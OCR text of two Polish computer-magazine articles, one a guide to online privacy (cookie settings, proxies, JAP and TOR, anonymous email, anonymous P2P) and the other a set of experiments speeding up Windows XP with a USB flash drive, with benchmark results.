Dzięki ciasteczkom webmasterzy serwisów internetowych wiedzą, kim jesteśmy i gdzie klikaliśmy poprzednim razem. Co irytujące, „wielkoduszne” ustawienia domyślne wszystkich przeglądarek pozwalają na tworzenie tego typu plików bez pytania użytkownika o zgodę.

Internet Explorer: Sporym postępem jest mechanizm zarządzania plikami cookie, którego doczekali się zwłaszcza malkontenci od lat narzekający na przeglądarkę Microsoftu. IE w najnowszej, siódmej wersji ma zintegrowaną platformę P3P (Platform for Privacy Preferences Project), która pracuje w tle, niewidocznie dla użytkownika i odpowiada za ochronę danych osobowych, w tym dopuszczanie lub odrzucanie plików cookie.

Działa to w sposób następujący: Platform for Privacy Preferences to ustandaryzowany przez konsorcjum WWW sposób wymiany informacji o ochronie danych. Każdy twórca serwisu WWW, który przyłączy się do inicjatywy P3P, umieszcza na swojej stronie zasady ochrony danych, które są odczytywane przez zintegrowanego z IE klienta P3P i porównywane z ustalonymi przez nas zasadami bez-

pieczeństwa. Indywidualny poziom ochrony ustawiamy, wchodząc w przeglądarce do menu »Narzędzia | Opcje internetowe | Prywatność«. Zalecamy, aby standardowe ustawienie »Średni« podnieść do poziomu »Wysoki«.

Jeśli nie chcemy zdać się na zasady opracowane przez Microsoft, możemy ustalić je sami. Microsoft w swoim portalu MSDN dla twórców oprogramowania (**www.msdn.microsoft.com**) udostępnił wyczerpujące wyjaśnienia dotyczące tego problemu. Najłatwiej dotrzeć do wskazówek, wpisując w wyszukiwarkę »How to create a customized privacy import file«.

Opera: Wywołujemy z menu »Narzędzia | Preferencje« i w zakładce »Zaawansowane« wybieramy część »Ciasteczka«. Aktywując opcję »Akceptuj tylko ciasteczka z odwiedzanej witryny«, blokujemy wszystkie pliki cookie z serwerów reklamowych. Jeśli całkowicie nie przekonuje nas idea udostępniania informacji o sobie odwiedzanym serwisom, wybieramy opcję »Nigdy nie akceptuj ciasteczek«. Takie podejście nie jest praktycznie – za każdym razem, gdy korzystamy z jakiegoś forum, musimy się logować ręcznie.

W pewne miejsca w ogóle się nie dostaniemy – przykładowo nie uda nam się zalogować do Allegro. Żeby tego uniknąć, poprzez funkcję »Menedżer ciasteczek...” dajemy zgodę, aby wybrane serwisy internetowe umieszczały pliki cookie na naszym komputerze. W naszym teście ta metoda nie była jednak w stu procentach skuteczna – pomimo indywidualnego zezwolenia nie udało nam się zalogować do Allegro. W razie potrzeby można więc czasowo włączyć obsługę ciasteczek. W tym celu wciskamy klawisz [F12] i zaznaczamy opcję »Akceptuj ciasteczka«.

Firefox: W tej popularnej przeglądarce na początek mamy wybór między akceptowaniem wszystkich lub żadnego pliku typu cookie. Dokonujemy go, wybierając z menu »Narzędzia | Opcje...« zakładkę »Prywatność«. Usuwamy zaznaczenie z opcji »Akceptuj ciasteczka«, jeśli chcemy zrezygnować z ich użycia. Następnie możemy, jak w Operze, wyszczególnić adresy serwisów, z których skłonni jesteśmy zaakceptować ciasteczka. Uczynimy to po kliknięciu przycisku »Wyjątki«.

Alternatywnym sposobem zachowania kontroli nad „słodkimi” plikami jest rozszerzenie o nazwie Remove Cookie(s) for Site (**addons.mozilla.org/firefox/1595/**). Po zainstalowaniu tego dodatku klikamy prawym przyciskiem myszki na przeglądanej stronie WWW i wybieramy z menu kontekstowego »Remove Cookie(s) for Site«. To jedno kliknięcie kasuje wszystkie ciasteczka, które podrzuciła na naszego peceta wybrana witryna.

Referrer: Gadatliwy, ale zbędny – możemy go uciszyć

Za sprawą tzw. referrera nasza przeglądarka przechowuje informacje na temat używanego systemu operacyjnego, obsługiwanych dodatków (ActiveX, Java itp.) oraz zdradza, jakie strony WWW odwiedziliśmy wcześniej. Gotowy mechanizm służący do wyłączania tego „szpiega” oferuje tylko Opera. Ponownie wciskamy klawisz [F12], aby uzyskać szybki dostęp do ustawień, a wówczas usuwamy zaznaczenie z opcji »Pozwól na śledzenie stron odsyłających«. Aby mechanizmy referrera wyłączyć w trakcie pracy z innymi przeglądarkami, trzeba skorzystać z dodatkowych narzędzi. Przedstawimy je później.

Adres IP: Niezbędny ze względów technicznych, ale możliwy do zmanipulowania w celu ukrycia się

Tylko na podstawie adresu IP nasz komputer może komunikować się w Sieci – przesyłać emaile czy odwiedzać strony WWW. Ponieważ dostawcy Internetu przechowują pliki z logami, w których jest zapisane, jakiego adresu IP używał dany użytkownik, można odtworzyć wielotygodniową historię wędrowania po Sieci z dokładnością do witryny. W wielu przypadkach operatorzy rejestrują ruch na żądanie policji lub prokuratury. Możemy jednak z czystym sumieniem zadbać o ochronę swoich danych.

Serwer proxy: Ukrycie adresu IP jest łatwe, gdy w ustawieniach przeglądarki wprowadzimy serwer chroniący tożsamość użytkowników. Długą listę takich serwerów wyświetla na żądanie Go- →

Narzędzia (na DVD, na CD)

ANts P2P beta	DVD	CD
ArchiCrypt Stealth 4 (trial)	DVD	CD
JAP	DVD	CD
TOR	DVD	CD

Programy znajdują się w katalogu Porady | Niewidoczny w Sieci.

Niewiedzialność z ArchiCrypt Stealth

Aplikacja, którą umieściliśmy na naszym krążku, ukrywa tożsamość internauty za pomocą anonimowych serwerów proxy oraz zmodyfikowanych plików cookie i bez problemu wyprowadza w pole serwery rejestrujące aktywność w Sieci.




1 W zakładce »Actions« obok pozycji »Anonymity« ustalamy odstępy czasowe, w jakich program ma zmieniać serwery proxy. Im częściej dokonywana jest taka zmiana, tym lepsza anonimowość. Odbywa się to jednak kosztem szybkości surfowania. Rozsądnym kompromisem będzie ustawienie tej wartości od 20 do 30 sekund.



2 Klikamy zakładkę »Identity«, aby spreparować wartość referrera, i aktywujemy opcję »Conceal Origin«. W efekcie każdy docelowy serwer zostanie poinformowany, że zapytanie przyszło np. z Google'a, choć w rzeczywistości pochodzi ono od nas.



3 ArchiCrypt blokuje znane składniki modułów szpiegowskich. Możemy tę ochronę rozszerzyć: pod sekcją »Spyware« zaznaczamy opcję »Filter All ActiveX Compontents«. Funkcja zadziała tylko wówczas, gdy na głównej zakładce programu zaznaczone będzie filtrowanie danych.



PROBLEM Z CIASTECZKAMI Wyłączenie obsługi plików cookie uniemożliwi dostęp do np. serwisu Allegro.

ogle, jednak nie możemy polecić tej metody ukrywania się. Przesyłane dane krążą wówczas bardzo okrężną drogą, a do tego nigdy nie możemy być pewni, co z historią naszych połączeń zrobi administrator takiego serwera proxy.

Narzędzia: Znacznie lepiej zdać się na programy anonimizujące. Polecamy zamieszczone na naszej płytce programy będące efektem projektów: Java Anon Proxy (JAP) oraz The Onion Router (TOR). JAP jest zresztą klientem projektu AN.ON, w którym do ukrywania tożsamości stosuje się kaskadę mieszanych proxy składającą się z co najmniej trzech serwerów. Są to zawsze maszyny, które twórcy JAP-a uznali za godne zaufania. Każdy taki zestaw miesza danymi w skomplikowany sposób. Ponieważ poszczególne serwery nie są ze sobą w żaden sposób połączone, nie da się z zewnątrz odtworzyć, który z użytkowników jakie dane przesyła. TOR działa nieco inaczej – drogi przesyłania pakietów zestawia się z losowo dobranych klientów Sieci.

Warunkiem skuteczności tak przygotowanej anonimowości jest wykorzystanie w trakcie maskowania wielu „wspólników". To, jakiego narzędzia się użyje, zależy w dużej mierze od indywidualnych gustów. W naszych testach połączenia realizowane za pośrednictwem JAP-a okazywały się nieco szybsze, aczkolwiek wydajność była w dużej mierze zależna od pory dnia. Zarówno JAP, jak i TOR instalują się na komputerze jako lokalne serwery proxy. Do anonimowego surfowania musimy jeszcze odpowiednio skonfigurować połączenia internetowe w naszej przeglądarce. Zrobimy to tak:

Opera: W menu »Narzędzia | Preferencje | Zaawansowane | Sieć | Serwer Proxy« podajemy jako adres »localhost«. JAP używa wówczas portu 4001, natomiast TOR 8118. Co ważne, te same parametry musimy wprowadzić także w zakładkach odnoszących się do połączeń SSL oraz FTP.

Firefox: Przechodzimy przez kolejne pozycje menu: »Narzędzia | Opcje | Zaawansowane | Sieć« do przycisku »Ustawienia«, gdzie wybieramy »Ręczna konfiguracja serwerów proxy«. Tutaj także dla wszystkich protokołów podajemy jako adres »localhost«, a porty odpowiednio 4001 (JAP) oraz 8118 (TOR).

Internet Explorer: W menu »Narzędzia | Opcje internetowe | Połączenia | Ustawienia sieci LAN« zaznaczamy pozycję »Użyj serwera proxy dla sieci LAN«. Ponownie dla wszystkich usług wpisujemy jako adres »localhost« i porty 4001 dla JAP-a oraz 8118 dla TOR-a. Teraz musimy kliknąć przycisk »Zaawansowane« i uaktywnić opcję »Użyj tego samego serwera proxy dla wszystkich protokołów«.

Przeglądarka: Zawsze wyłączać ActiveX, bo inaczej zostawimy otwarte tylne drzwi

Jeszcze jeden ważny trik: zaraz po instalacji większość przeglądarek WWW jest podatna na działania szpiegowskie. W Operze i w Internet Explorerze należy wyłączyć kontrolki ActiveX (przez menu »Narzędzia | Opcje internetowe«). Firefox nie obsługuje tej technologii. Jest to bardzo istotne, bo za pomocą odpowiednich skryptów da się uzyskać dostęp do wszelkich funkcji przeglądarki, także tych umożliwiających szpiegowanie.

POCZTA ELEKTRONICZNA




Nagłówek: Skuteczne zacieranie śladów

Anonimowe konto emailowe nie jest problemem – wystarczy nie wypełniać pola z informacjami o nadawcy, i gotowe. Jeśli jednak ktoś chce bez zdradzania żadnych informacji o sobie wypowiadać się na grupach dyskusyjnych lub napisać do serwisów oferujących pomoc, musi uciec się do pewnych sztuczek.

Nadawcy brak: Rozwiązanie szybkie, ale niezbyt szczelne

Każdy klient poczty elektronicznej, a także serwer pocztowy na stronie WWW zapisuje w nagłówku wysyłanej wiadomości nasz adres emailowy lub IP. Możemy całkiem anonimowo wysyłać wiadomości, korzystając z usług serwisów takich jak **www.gilc.org/speech/anonymous/remailer.html.** Niestety, nie zdołamy odebrać odpowiedzi.

Regularne korzystanie: Jeśli chcemy prowadzić normalną wymianę korespondencji bez narażania się na zdemaskowanie, powinniśmy skorzystać z programu do anonimowego rozsyłania poczty (tzw. remailera). Są to klienty poczty elektronicznej ze wszystkimi standardowymi funkcjami, które jednak z nagłówków emaili usuwają wszelkie informacje mogące wskazać nadawcę. Tego typu



WŁAŚCIWA MIESZANKA Im więcej osób używa JAP-a (tu 3460), tym łatwiej się za nim ukryć.

systemy to oferta dla maniaków, ze względu na skomplikowaną obsługę.

Sporadyczne korzystanie: Serwisem oferującym ukrywanie danych nadawcy, który możemy polecić każdemu, jest Hushmail.com. To oparta na WWW darmowa usługa pocztowa, do której zapisujemy się bez konieczności podawania danych osobowych. Pomimo zaawansowanych opcji ukrywających tożsamość użytkowników działa on sprawnie, jest prosty w obsłudze, a nawet pozwala na życzenie zaszyfrować nasze listy elektroniczne za pomocą standardu Open PGP. Darmowe konto ma pojemność 2 MB – z pewnością nie-dużo, ale to wystarczy do okazjonalnego korzystania z poufnej poczty.

Logowanie na stronach WWW: Nigdy nie zdradzajmy swojego adresu email

Wiele witryn internetowych wymaga bezpłatnej rejestracji z podaniem adresu poczty elektronicznej. Jeśli jednak nie chcemy zdradzać tych informacji, a równocześnie nie zamierzamy rezygnować z np. obejrzenia chronionego wideo w serwisie YouTube, możemy zastosować prostą sztuczkę. Na stronach pod adresem **www.bugmenot.com** przechowuje się loginy dla wielu znanych witryn. Jeżeli chcemy dostać się do chronionego serwisu, wpisujemy jego adres na stronie BugMeNot, która zaraz dostarczy fałszywek. Używając ich, zalogujemy się do serwisu i będziemy mogli np. korzystać z grup dyskusyjnych pod nie swoją tożsamością.

SIECI P2P



Wymiana plików w anonimowej sieci

Odkąd przemysł muzyczny i filmowy zaczął interesować się użytkownikami sieci wymiany plików, w cieniu podejrzenia są wszyscy korzystający z BitTorrenta i podobnych. Rozwiązaniem problemu jest nowa generacja protokołów P2P.

Szyfrowana wymiana: ANTs zadba o poufność transferu danych

Nowe systemy wymiany łączą zdecentralizowaną strukturę BitTorrenta z popularnymi technikami ukrywania tożsamości, takimi jak proxy czy sieci typu Mix. Przesyłanie danych jest w nich szybkie, obsługa łatwa, a korzystanie w miarę bezpieczne. Za szczególnie pewne uchodzi środowisko ANTs P2P. Oprogramowanie klienckie ukrywa pochodzenie strumieni danych, stosując wyrafinowany system routingowy. Inaczej niż w przypadku BitTorrenta połączenie nie jest zestawiane bezpośrednio między dawcą i biorcą danych, ale okrężnie przez węzły. Każdy użytkownik zna tylko adres IP najbliższego sąsiada. Zatem nadawca pliku nie wie, dokąd jest on wysyłany – podobnie jak odbiorca nie ma pojęcia, kto jest źródłem danych.

Dodatkowe zabezpieczenie polega na tym, że dane na poszczególnych etapach przesyłki są szyfrowane z użyciem Advanced Encryption Standard, więc żaden administrator serwera proxy czy dostawca Internetu nie będzie w stanie odczytać przesyłanych danych. Oferta dostępna w sieci ANTs P2P nie jest jeszcze tak bogata jak w BitTorrencie, ale stale rośnie. ■



XP z dopalaczem


ReadyBoost – metoda poprawiania wydajności Windows Vista – zainspirowała nas do prób optymalizacji Windows XP za pomocą pendrive'a. Niestety, tylko w specyficznych przypadkach efekt jest zadowalający. Zmusiliśmy także klucz USB do nowych zachowań. *Bartek Dramczyk*

W artykule

- Czy ReadyBoost działa w Windows XP
- Kiedy opłaca się optymalizacja XP
- Tworzenie pendrive'a z systemem NTFS
- Przenoszenie plików tymczasowych
- Pendrive w podkatalogu

Koncepcja ReadyBoost jest prosta – pliki, do których Windows Vista często się odwołuje, przenoszone są z dysku twardego na klucz USB. W efekcie wiele operacji systemu powinno ulec przyspieszeniu. Postanowiliśmy podobny trik zastosować w Windows XP. Oczekiwaliśmy znacznej poprawy wydajności pracy systemu, mając na uwadze charakterystyczną dla pamięci flash cechę – szybki dostęp do plików w porównaniu z typowymi dyskami twardymi, szczególnie tymi stosowanymi w notebookach. Różnica w czasach dostępu do plików (zmierzona programem HD Tach) jest ponad 8-krotna. Dysk 2,5” szukał pliku

Wyniki pomiarów dysku twardego i pendrive'a



HD ST9100822A 3.01

HD TACH LONGBENCH FAT32
Średnia szybkość odczytu: 29,0 MB/s
Czas dostępu: 17,6 ms

ROADKIL'S DISK SPEED
Odczyt liniowy: 30,9 MB/s
Odczyt swobodny: 2,29 MB/s
Czas dostępu: 11,36 ms

Patrion Xporter XT 4 GB (FAT32)

HD TACH LONGBENCH
Średnia szybkość odczytu: 28,6 MB/s
Czas dostępu: 2,0 ms

ROADKIL'S DISK SPEED
Odczyt liniowy: 26,25 MB/s
Odczyt swobodny: 7,81 MB/s
Czas dostępu: 2,02 ms

■ – najlepszy wynik, ■ – najgorszy wynik


przez ok. 17,5 ms, podczas gdy szybki pendrive potrzebował tylko 2 ms. Wynika to z konstrukcji obu urządzeń – głowica dysku potrzebuje czasu na ustalenie fizycznego położenia pliku, pendrive zaś podaje zgrabnie ułożone bajty. Czy jednak szybki dostęp do plików wystarczy, by przyspieszyć Windows?

ŚRODOWISKO TESTOWE

Optymalizacja nie zawsze ma sens

Wstępne pomiary, jakich dokonaliśmy na komputerach stacjonarnych wyposażonych w 1 GB pamięci RAM, wykazały, że zabawa w ReadyBoost na XP mija się z celem. Nowe dyski twarde 3,5” (zarówno z interfejsem SATA, jak i ATAPI) w duecie ze sporą pamięcią operacyjną wystarczają do wydajnej pracy systemu operacyjnego. Dodatkowy pendrive praktycznie nic nie daje. Inaczej sprawa wygląda w wypadku notebookowych dysków 2,5 cala i mniejszej pamięci RAM. Z tego powodu podczas testów wykorzystaliśmy komputer przenośny Acer 5510 wyposażony w procesor Intel Pentium M 2 GHz, 512 MB RAM oraz kartę graficzną ATI Mobility Radeon X700.


Pomiary wydajności dysku twardego i pendrive’a wykazały wyraźne różnice pomiędzy czasem dostępu – na korzyść pamięci flash (podczas testów użyliśmy najszybszego dostępnego obecnie w sprzedaży urządzenia Patriot Xporter XT 4 GB). O ile różnice w odczycie liniowym były nieznaczne (średni czas odczytu plików z dysku twardego i pendrive'a był zbliżony), o tyle swobodny odczyt danych zdecydowanie przechylił szalę na stronę pendrive’a (zobacz ramka „Wyniki pomiarów dysku twardego i pendrive’a”). Ponadto zdecydowaliśmy się zmierzyć wydajność klucza USB przy zastosowaniu różnych systemów plików. Ostateczne wyniki zadecydowały o wykorzystaniu do dopalania XP systemu NTFS (choć różnice pomiędzy FAT 32 i NTFS były nieznaczne). Oczywiście nie obyło się bez problemów – przy domyślnych ustawieniach Windows XP umożliwiają sformatowanie pendrive’a jedynie z wykorzystaniem FAT 32. Można jednak temu zaradzić, korzystając z porady na 🗎136. →




Jak przygotować pendrive z NTFS-em

Próba sformatowania pendrive'a z wykorzystaniem systemu plików NTFS przy domyślnych ustawieniach Windows XP nie jest możliwa. Drobne zmiany w konfiguracji systemu operacyjnego pozwolą jednak zastosować NTFS na przenośnej pamięci.

1 Klikamy prawym przyciskiem myszy ikonę »Mój komputer« i wybieramy z menu kontekstowego »Właściwości«. Na zakładce »Sprzęt« klikamy przycisk »Menedżer urządzeń«. Rozwijamy gałąź »Stacje dysków«, klikamy prawym przyciskiem pendrive, wybieramy z menu kontekstowego »Właściwości«.



2 Na zakładce »Zasady« zaznaczamy pole przy »Optymalizacja wydajności«. Klikamy kolejno »OK« i przycisk »Tak«. Restartujemy komputer.



Uwaga! Modyfikacja systemu plików powoduje, że system operacyjny buforuje zapisywanie plików na pendrivie. Zanim odłączymy urządzenie od komputera musimy skorzystać z narzędzia »Bezpieczne usuwanie sprzętu« dostępnego w zasobniku systemowym.

PLIKI TYMCZASOWE

Przenoszenie „tempa"

Na testowym notebooku przeprowadziliśmy pomiar wydajności za pomocą PCMark05. Następnie podłączyliśmy pendrive'a oraz zmodyfikowaliśmy dwie zmienne użytkownika i dwie zmienne systemowe – w celu przeniesienia wszystkich plików tymczasowych na klucz USB (porada obok). Zmieniliśmy także położenie pliku wymiany (zobacz 138).

WYNIK: Niestety, wyniki ponownych pomiarów, dokonanych po restarcie komputera, nie przyniosły zadowalających rezultatów. Powody? System Windows XP niezależnie od zmian, jakie wprowadzimy w domyślnej ścieżce pliku wymiany, korzysta ze swapa zlokalizowanego na dysku twardym. Nawet jeśli usuniemy fizycznie plik wymiany, zostanie on odtworzony podczas uruchamiania systemu operacyjnego. Dodatkowy plik umieszczony na pendrivie wykorzystywany jest jedynie w wypadku zapełnienia podstawowej pamięci podręcznej – co nie nastąpiło podczas testów wykonanych za pomocą PCMark05. Aplikacja nie utworzyła także plików tymczasowych, stąd wynik, który wykazuje wręcz spadek wydajności. Choć wyniki PCMark05 niczego nie wykazały, w niektórych przypadkach powinniśmy odczuć poprawę. Szczególnie w sytuacji, gdy system będzie operować na wielu małych plikach tymczasowych.

CAŁY SYSTEM NA KLUCZU


Przeprowadzka Windows XP

Windows XP pozwala na zmianę jeszcze jednej istotnej dla systemu operacyjnego zmiennej – »windir«, która wskazuje położenie katalogu Windows (domyślnie zmienna »windir« wskazuje na folder »%SystemRoot%«, czyli »c:\Windows«). Zmiana tylko tej zmiennej i przeniesienie całego folderu systemowego na pendrive nie spowoduje jednak, że Windows XP będzie uruchamiany z pamięci flash. Należałoby zmodyfikować także wpisy w Rejestrze systemowym. Również próba instalacji Windows XP na pendrivie kończy się niebieskim ekranem. Dlatego zamiast eksperymentować z okrojonym Windows (zbudowanym za pomocą programu PE Builder) lub zmuszać system do instalacji na przenośnej pamięci, skopiowaliśmy (nie usuwaliśmy!) cały katalog »c:\Windows« na pendrive oraz zmieniliśmy →

Jak zmienić położenie plików tymczasowych

Zmiana położenia plików tymczasowych to dobry pomysł – szybki czas dostępu do pendrive'a może spowodować poprawę wydajności pracy Windows XP.

1 Klikamy prawym przyciskiem myszy ikonę »Mój komputer«. Wybieramy z menu kontekstowego opcję »Właściwości«. Na zakładce »Zaawansowane« klikamy przycisk »Zmienne środowiskowe«.



2 Zmieniamy lokalizację zmiennych użytkownika »TEMP« i »TMP«, by wskazywały na folder położony na kluczu USB. Przechodzimy do list zmiennych systemowych. Zmieniamy także lokalizację folderów »TEMP« i »TMP«. Klikamy przycisk »OK«, by zatwierdzić zmiany.

Uwaga! Warto zanotować domyślne ustawienia modyfikowanych zmiennych:
zmienne użytkownika:
TEMP %UserProfile%\Ustawienia lokalne\Temp
TMP %UserProfile%\Ustawienia lokalne\Temp
zmienne systemowe:
TEMP %SystemRoot%\TEMP
TMP %SystemRoot%\TEMP

ITrynek

OFERTY HANDLOWE RYNKU KOMPUTEROWEGO

NAJLEPSZA OFERTA NA RYNKU! Na stronach ITrynek znajdziecie Państwo aktualne oferty sprzedaży bezpośredniej w formie ogłoszeń. Pozwolą one dokonać przeglądu i wybrać najlepszą z zakupowych propozycji.

ZALETY: ITrynek to najszybszy przegląd cen i produktów na rynku!
ITrynek to zbiór ogłoszeń z zakresu usług i produktów branży IT.
To optymalne miejsce dla ogłoszeń sprzedaży bezpośredniej.
Tutaj Państwa produkty znajdą się w centrum uwagi kupujących!
Zamów już dziś! Krystyna Szurowska , telefon: 022 3201980 , faks: 022 3201981, e-mail: krystyna.szurowska@vbc.pl

Jak zmienić położenie pliku wymiany

Plik wymiany może zostać przeniesiony na inny dysk z wykorzystaniem narzędzi Windows.

1 Klikamy prawym przyciskiem myszy ikonę »Mój komputer«. Wybieramy z menu kontekstowego »Właściwości«. Na zakładce »Zaawansowane« w części »Wydajność« klikamy przycisk »Ustawienia«.

2 W oknie »Opcje wydajności« wybieramy »Zaawansowane« i klikamy »Zmień«.

3 Zaznaczamy kliknięciem dysk »C:«, Następnie stawiamy zaznaczenie przy polu »Bez pliku wymiany« i klikamy przycisk »Ustaw«. W kolejnym kroku zaznaczamy kliknięciem literę przypisaną do pendrive'a oraz pole przy »Rozmiar pliku określony przez system«, po czym klikamy »Ustaw«. Zatwierdzamy zmiany, klikając w kolejnych oknach »OK«. Akceptujemy ponowne uruchomienie komputera, klikając »Tak«.

wartość zmiennej »windir«. Aby przenieść pliki systemu operacyjnego, skorzystaliśmy z Linux System Rescue-CD 3.2. Po restarcie, Windows rzeczywiście odczytywały część plików z pendrive'a.

WYNIK: Efekt naszych prób ponownie przyniósł gorszy wynik niż w przypadku standardowych ustawień Windows XP. Niestety, ciągle nic nie zyskaliśmy.

BEZ PLIKU WYMIANY

Użytkownik każe, Windows musi

Tym razem sięgnęliśmy po drastyczne środki. Zmusiliśmy Windows do korzystania z pliku wymiany położonego na pendrivie. Jak? Korzystając z System Rescue-CD 3.2, wypełniliśmy po brzegi partycję systemową (pozostawiając ok. 150 MB wolnego miejsca) i przenieśliśmy plik wymiany na pendrive'a. System operacyjny Microsoftu po restarcie założył niewielki plik wymiany (ok. 60 MB) oraz zasypał nas komunikatami o braku miejsca na dysku C:. Nie posłuchaliśmy dobrych rad i uruchomiliśmy procedurę testową.

WYNIK: Po raz pierwszy PCMark mile nas zaskoczył. Zanotowaliśmy nieznaczny wzrost wydajności „grafiki" (prawdopodobnie błąd pomiarowy) oraz wyraźny wzrost wydajności dysku twardego: z początkowych 2769 punktów do 2897.

Wyniki pomiarów PCMark05

BEZ PENDRIVE'A	
CPU Score:	3205
Memory Score:	2835
Graphics Score:	3080
HDD Score:	2769
PRZENIESIENIE PLIKÓW TYMCZASOWYCH I PLIKU WYMIANY	
CPU Score:	3202
Memory Score:	2797
Graphics Score:	3078
HDD Score:	2759
ZMIENIONA LOKALIZACJA WINDOWS	
CPU Score:	3201
Memory Score:	2793
Graphics Score:	3078
HDD Score:	2788
PRZENIESIONY PLIK WYMIANY	
CPU Score:	3201
Memory Score:	2801
Graphics Score:	3083
HDD Score:	2897

■ – najlepszy wynik, ■ – najgorszy wynik

MOBILNE SYSTEMY

Wykorzystanie narzędzia PE Builder


Zabawa w optymalizowanie stacjonarnych pecetów mija się z celem. Najstarsze desktopy, które mogłyby coś zyskać, nie obsługują superszybkich pendrive'ów, a te nowsze i tak oferują wystarczająco szybkie dyski, by zapomnieć raz na zawsze o ReadyBoost w Windows XP. Także noszenie części plików systemowych na kluczu USB, by przyspieszyć notebooka, to kiepski pomysł, bo musimy przy każdym uruchamianiu komputera pamiętać o podłączaniu pendrive'a. Zasadniczo – lepiej zainwestować w zakup Windows Vista.

